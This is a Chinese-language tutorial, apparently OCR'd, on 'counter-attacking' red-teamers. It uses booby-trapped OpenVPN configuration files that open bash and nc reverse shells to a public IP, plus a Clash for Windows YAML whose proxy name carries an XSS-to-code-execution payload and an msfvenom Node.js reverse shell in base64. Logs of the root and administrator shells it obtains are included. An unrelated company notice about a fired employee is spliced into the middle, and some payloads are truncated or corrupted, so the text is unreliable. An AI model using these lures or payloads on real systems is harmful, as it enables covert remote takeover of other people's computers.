一、常见配置文件反制

1. Openvpn

openvpn是常见的vpn服务软件，通过信息泄露、漏洞攻击或钓鱼获取vpn配置文件直接攻入内网，是红队渗透测试常用的技术。

(1) Linux

- 伪造 openvpn配置文件 1.ovpn

```
 192.168.31.137


2
 "/bin/bash -c '/bin/bash -i > /dev/tcp/158.247.240.30/9090 0<&1 2>&1&'"
```

- Kali

```
nc -lvvp 9090
```

- 诱导红队执行


```
┌──(root㉿kali)-[/home/kali]
└─# openvpn --config 1.ovpn
2023-10-22 04:28:24 DEPRECATION: No tls-client or tls-server option in configuration detected. OpenVPN 2.7 will remove the functionality to run a VPN withou
t TLS. See the examples section in the manual page for examples of a similar quick setup with peer-fingerprint.
2023-10-22 04:28:24 OpenVPN 2.6.3 x86_64-pc-linux-gnu [SSL (OpenSSL)] [LZO] [LZ4] [EPOLL] [PKCS11] [MH/PKTINFO] [AEAD] [DCO]
2023-10-22 04:28:24 library versions: OpenSSL 3.0.10 1 Aug 2023, LZO 2.10
2023-10-22 04:28:24 DCO version: N/A
2023-10-22 04:28:24 NOTE: the current --script-security setting may allow this configuration to call user-defined scripts
2023-10-22 04:28:24 ******* WARNING *******: '--cipher none' was specified. This means NO encryption will be performed and tunnelled data WILL be transmitte
d in clear text over the network! PLEASE DO RECONSIDER THIS SETTING!
2023-10-22 04:28:24 ******* WARNING *******: '--auth none' was specified. This means no authentication will be performed on received packets, meaning you CA
NNOT trust that the data received by the remote side have NOT been manipulated. PLEASE DO RECONSIDER THIS SETTING!
2023-10-22 04:28:24 ******* WARNING *******: All encryption and authentication features disabled -- All data will be tunnelled as clear text and will not be
 protected against man-in-the-middle changes. PLEASE DO RECONSIDER THIS CONFIGURATION!
2023-10-22 04:28:24 TUN/TAP device tun0 opened
2023-10-22 04:28:24 net_iface_mtu_set: mtu 1500 for tun0
2023-10-22 04:28:24 net_iface_up: set tun0 up
2023-10-22 04:28:24 net_addr_ptp_v4_add: 10.200.0.2 peer 10.200.0.1 dev tun0
2023-10-22 04:28:24 /bin/bash -c /bin/bash -i > /dev/tcp/158.247.240.30/9090 0<&1 2>&1& tun0 1500 0 10.200.0.2 10.200.0.1 init
2023-10-22 04:28:24 TCP/UDP: Preserving recently used remote address: [AF_INET]192.168.31.137:1194
2023-10-22 04:28:24 UDPv4 link local (bound): [AF_INET][undef]:1194
2023-10-22 04:28:24 UDPv4 link remote: [AF_INET]192.168.31.137:1194
```

- Kali或云服务器收到执行openvpn计算机的命令执行权限

```
root@vultr:~# nc -lvvp 9090
listening on [any] 9090 ...
Warning: forward host lookup failed for static.reserve.wtt.net.hk: Unknown host
connect to [158.247.240.30] from static.reserve.wtt.net.hk [218.255.175.153] 44
493
root@kali:/home/kali# id
id
uid=0(root) gid=0(root) groups=0(root)

root@kali:/home/kali#
```


(2) Windows

windows并没有bash，使用powershellshell的命令非常长，由于openvpn限制配置文件不能超越256个字符，故windows尚无利用方法。



当然也有例外，如果需要反制的黑客计算机安装了nc软件，就可以实现windows openvpn反制了（还有其他很多种方法，如诱导下载远控木马并运行）

- 在windows server 2016 上下载nc并复制到C:\windows\system32




- kali开启监听

```
nc -lvvp 12333
```

- 诱导windows server 2016使用下述 ovpn文件连接 vpn

```
 192.168.1.245
2
 'C:\\Windows\\System32\\nc.exe 192.168.80.129 12333 -e cmd.exe'
```




- kali上收到windows server 2016的cmd

```
┌──(root㉿kali)-[/home/kali/antsword_hacker]
└─# nc -lvvp 12333
listening on [any] 12333 ...

192.168.80.128: inverse host lookup failed: Unknown host
connect to [192.168.80.129] from (UNKNOWN) [192.168.80.128] 50801
Microsoft Windows [♦汾 10.0.14393]
(c) 2016 Microsoft Corporation♦♦♦♦♦♦♦♦♦♦Ę♦♦♦♦

C:\Users\Administrator\OpenVPN\config\12>
C:\Users\Administrator\OpenVPN\config\12>whoami
whoami
win-8bv0k1k7ose\administrator

C:\Users\Administrator\OpenVPN\config\12>
```

2. clash

> Clash windows 0.19.08以下


关于[redacted]攻击事件的通报

现将[redacted]实验室员工[redacted]未授权攻击事件的情况通报如下。

经公司核实，由本人确认。他于2023年[redacted]私下受朋友邀请参[redacted]攻防演习(我司均未参加，未获得公司任何授权)，[redacted]HW演习中被防守方溯源反制，过程中防守方还获取了他办公终端的控制权(苹果电脑)，在其电脑桌面上发现数份参与此次攻防演习的目标单位报告，均为其参与攻击的相关成果，证据确凿。此次事件情节严重，性质十分恶劣，给公司和其个人均带来了无法挽回的后果。首先，上述事件的攻击行为已经严重的违反我国相关法律法规，如果目标客户追责，其本人将难逃法律的制裁。其次，此次未授权攻击行为大大影响了相关客户对我司的信任度，严重影响后续的业务合作。最后，本次事件的相关不良的影响已经在互联网上传播，对公司和实验室的形象带来了极大的负面影响。

[redacted]

中第二条规定，[redacted]行为十分恶劣，情节严重，做开除处理。此次事件的严重后果，为全体[redacted]

们务必再次认真学习[redacted]《安全生产规范》，引以为戒。

遵守公司的各项规章制度。


(1) 执行系统命令

1. 编辑配置文件 free_node.yaml


```
port: 7890
socks-port: 7891
allow-lan:
mode: Rule
log-level: info
external-controller: :9090

  - name: a<img/src="1"/onerror=eval(`require("child_process").exec("calc.exe");`);>
    type: socks5
    server: 127.0.0.1
    port:
    skip-cert-verify:
  - name: abc
    type: socks5
    server: 127.0.0.1
    port:
    skip-cert-verify:

proxy-groups:
  -
    name: <img/src="1"/onerror=eval(`require("child_process").exec("calc.exe");`);>
    type: select
    proxies:
    - a<img/src="1"/onerror=eval(`require("child_process").exec("calc.exe");`);>
```

2. kali

3. windows server 2016 clash



4.进入代理列表，弹出计算器



(2) shell

1. kali生成nodejsshell的payload

```
msfvenom -p nodejs/shell_reverse_tcp LHOST=192.168.80.129 LPORT=12333 -f base64
```

```
┌──(root㉿kali)-[/home/kali/clash]
└─# msfvenom -p nodejs/shell_reverse_tcp LHOST=192.168.80.129 LPORT=12333 -f base64
[-] No platform was selected, choosing Msf::Module::Platform::NodeJS from the payload
[-] No arch selected, selecting arch: nodejs from the payload
No encoder specified, outputting raw payload
Payload size: 803 bytes
Final size of base64 file: 1072 bytes
```

IChmdW5jdGlvbigpeyB2YXIgcmVxdWlyZSA9IGdsb2JhbC5yZXF1aXJlIHx8IGdsb2JhbC5wcm9jZXNzLm1haW5Nb2R1bGUuY29uc3RydWN0b3IuX2xvYWQ7IGlmICghcmVxdWlyZSkgcmV0dXJuOyB2YXIgY21kID0gKGdsb2JhbC5wcm
9jZXNzLnBsYXRmb3JtLm1hdGNoKC9ed2luL2kpKSA/ICJjbWQiIDogIi9iaW4vc2giOyB2YXIgbmV0ID0gcmVxdWlyZSgibmV0IiksIGNwID0gcmVxdWlyZSgiY2hpbGRfcHJvY2VzcyIpLCB1dGlsID0gcmVxdWlyZSgidXRpbCIpLCBz
aCA9IGNwLnNwYXduKGNtZCwgW10pOyB2YXIgY2xpZW50ID0gdGhpczsgdmFyIGNvdW50ZXI9MDsgZnVuY3Rpb24gU3RhZ2VyUmVwZWF0KCl7IGNsaWVudC5zb2NrZXQgPSBuZXQuY29ubmVjdCgxMjMzMywgIjE5Mi4xNjguODAuMTI5Ii
wgZnVuY3Rpb24oKSB7IGNsaWVudC5zb2NrZXQucGlwZShzaC5zdGRpbik7IGlmICh0eXBlb2YgdXRpbC5wdW1wID09PSAidW5kZWZpbmVkIikgeyBzaC5zdGRvdXQucGlwZShjbGllbnQuc29ja2V0KTsgc2guc3RkZXJyLnBpcGUoY2xp
ZW50LnNvY2tldCk7IH0gZWxzZSB7IHV0aWwucHVtcChzaC5zdGRvdXQsIGNsaWVudC5zb2NrZXQpOyB1dGlsLnB1bXAoc2guc3RkZXJyLCBjbGllbnQuc29ja2V0KTsgfSB9KTsgc29ja2V0Lm9uKCJlcnJvciIsIGZ1bmN0aW9uKGVycm
9yKSB7IGNvdW50ZXIrKzsgaWYoY291bnRlcjw9IDEwKXsgc2V0VGltZW91dChmdW5jdGlvbigpIHsgU3RhZ2VyUmVwZWF0KCk7fSwgNSoxMDAwKTsgfSBlbHNlIHByb2Nlc3MuZXhpdCgpOyB9KTsgfSBTdGFnZXJSZXBlYXQoKTsgfSko
KTs=

2. 替换至 free_node2.yaml 的base64字符串


```
 7890
socks-port: 7891
allow-lan:
mode: Rule
log-level: info
external-controller: :9090

  -  <details ontoggle=eval(atob('IChmdW5jdGlvbigpeyB2YXIgcmVxdWlyZSA9IGdsb2JhbC5yZ
XF1aXJlIHx8IGdsb2JhbC5wcm9jZXNzLm1haW5Nb2R1bGUuY29uc3RydWN0b3IuX2xvYWQ7IGlmICghcmVxdWlyZ
```

```
SkgcmV0dXJuOyB2YXIgY21kID0gKGdsb2JhbC5wcm9jZXNzLnBsYXRmb3JtLm1hdGNoKC9ed2luL2kpKSA/ICJjb
WQiIDogIi9iaW4vc2giOyB2YXIgbmV0ID0gcmVxdWlyZSgibmV0IiksIGNwID0gcmVxdWlyZSgiY2hpbGRfcHJvY
2VzcyIpLCB1dGlsID0gcmVxdWlyZSgidXRpbCIpLCBzaCA9IGNwLnNwYXduKGNtZCwgW10pOyB2YXIgY2xpZW50I
D0gdGhpczsgdmFyIGNvdW50ZXI9MDsgZnVuY3Rpb24gU3RhZ2VyUmVwZWF0KCl7IGNsaWVudC5zb2NrZXQgPSBuZ
XQuY29ubmVjdCgxMjMzMywgIjE5Mi4xNjguODAuMTI5IiwgZnVuY3Rpb24oKSB7IGNsaWVudC5zb2NrZXQucGlwZ
ShzaC5zdGRpbik7IGlmICh0eXBlb2YgdXRpbC5wdW1wID09PSAidW5kZWZpbmVkIikgeyBzZXQgPSBuZXQucGlwZ
ShjbGllbnQuc29ja2V0KTsgc2guc3RkZXJyLnBpcGUoY2xpZW50LnNvY2tldCk7IH0gZWxzZSB7IHV0aWwucHVtc
ChzaC5zdGRvdXQsIGNsaWVudC5zb2NrZXQpOyB1dGlsLnB1bXAoc2guc3RkZXJyLCBjbGllbnQuc29ja2V0KTsgf
SB9KTsgc29ja2V0Lm9uKCJlcnJvciIsIGZ1bmN0aW9uKGVycm9yKSB7IGNvdW50ZXIrKzsgaWYoY291bnRlcjw9I
DEwKXsgc2V0VGltZW91dChmdW5jdGlvbigpe3U3RhZ2VyUmVwZWF0KCk7fSwgNSoxMDAwKTsgfSBlbHNlIHByb
